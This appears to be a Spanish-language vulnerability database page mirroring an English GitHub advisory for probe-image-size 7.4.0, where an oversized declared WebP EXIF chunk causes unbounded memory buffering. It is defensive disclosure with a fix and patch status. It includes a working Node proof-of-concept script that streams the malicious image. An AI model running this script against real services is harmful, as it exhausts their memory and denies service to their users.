
GHSA-5V8X-RM7W-M4C7
probe-image-size WebP stream parser buffers an attacker-declared EXIF chunk without limit
Texto original en inglés · Ver en español
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-5V8X-RM7W-M4C7 divulgada · CVSS 3.7 (GitHub) | |
| Remediación | Parche 7.5.0 | probe-image-size · 0 d desde divulgación | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Filed here at the maintainer's request, in reply to our email of 2026-10-21: one GitHub report per issue. This is one of four separate reports split out of that email, and it stands alone.
Found with AploSec, our security scanner, and confirmed by execution.
## Summary
In the stream and URL paths, a WebP file that declares an EXIF chunk of length 0xFFFFFFF0 makes the parser buffer every byte it receives while waiting for that chunk, and the probe never resolves. In the test, 1,500 MB sent gave 1,564 MB of resident memory.
## Affected versions
- probe-image-size 7.4.0 (npm latest, published 2026-08-15). Default-branch HEAD 64565c3c ("7.4.0 released") is identical to the release, and it is still the latest commit and version as of 2026-10-22.
## Details
`lib/parse_stream/webp.js:91` (`parseExif`). After the `VP8X` header, the parser reads the `EXIF` chunk with `parser._bytes(length)`, where `length` is the 32-bit size taken from the file. There is no upper bound, so the stream parser accumulates data until that many bytes have arrived. `probe.sync` is not affected because it works on a buffer the caller already holds.
Attacker model: remote and unauthenticated. The attacker controls the image stream, most realistically by serving it from a URL that the target passes to `probe(url)`.
## Proof of concept
`poc4.js` (`node poc4.js attack 1500` or `node poc4.js control 1`):
// unbounded buffering of declared EXIF chunk (webp). arg: attack|control, MB to send
const { PassThrough } = require('stream'); const probe = require('probe-image-size')
const mode = process.argv[2], MB = +process.argv[3]
const u32 = n => { const b = Buffer.alloc(4); b.writeUInt32LE(n >>> 0); return b }
const vp8x = Buffer.concat([Buffer.from('VP8X'), u32(10), Buffer.from([8, 0, 0, 0, 9, 0, 0, 9, 0, 0])]) // 10x10 + EXIF flag
const declared = mode === 'attack' ? 0xFFFFFFF0 : 64
const head = Buffer.concat([Buffer.from('RIFF'), u32(0xFFFFFFF0), Buffer.from('WEBP'), vp8x, Buffer.from('EXIF'), u32(declared)])
const ps = new PassThrough(); let sent = 0, done = false
probe(ps).then(r => { done = true; console.log('RESOLVED', JSON.stringify(r)) }, e => { done = true; console.log('REJECTED', e.message) })
ps.write(head)
const mb = () => (process.memoryUsage().rss / 1048576).toFixed(0)
const t = setInterval(() => {
  if (done || sent >= MB) { clearInterval(t); console.log(`${mode}: sent=${sent}MB rss=${mb()}MB resolved=${done}`); process.exit(0) }
  ps.write(Buffer.alloc(1 << 20, 0x41)); sent++
}, 0)
Test environment: Docker `node:22-slim` (Node 22.23.4), `npm i probe-image-size@7.4.0` (and 7.3.0 in `./old` where noted), runs with `docker run --rm --network none`.
Control: the same stream with a declared EXIF length of 64 resolves at once with the right size, memory flat:
RESOLVED {"width":10,"height":10,"type":"webp","mime":"image/webp","wUnits":"px","hUnits":"px"}
control: sent=1MB rss=57MB resolved=true
Attack:
attack: sent=1500MB rss=1564MB resolved=false## Impact
Low. Memory grows one to one with the bytes the attacker actually sends, so there is no amplification. But the probe never resolves or rejects on its own, and the library otherwise reads only a small header, so callers do not expect it to hold hundreds of megabytes. On the URL path the needle read timeout is idle based, so a server that keeps sending is never cut off. The realistic attacker is a malicious HTTP server behind a URL the target is asked to probe (link previews, avatar or image URL fields). Several such connections can exhaust the process's memory.
## Suggested fix
Reject or skip EXIF chunks whose declared size is above a sane maximum (for example 64 KiB, since only the orientation tag is needed) before calling `parser._bytes(length)`.
Zachariah Mithani (zachariah@aplosai.com)
AploSec (aplosec.si)
Credit: Zachariah Mithani (@zachariah-mithani, AploSec)
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npmprobe-image-size |
Corregida | 7.5.0 | 0 d | 7.5.0 no afectada |
7.5.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/nodeca/probe-image-size/security/advisories/GHSA-5v8x-rm7w-m4c7Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.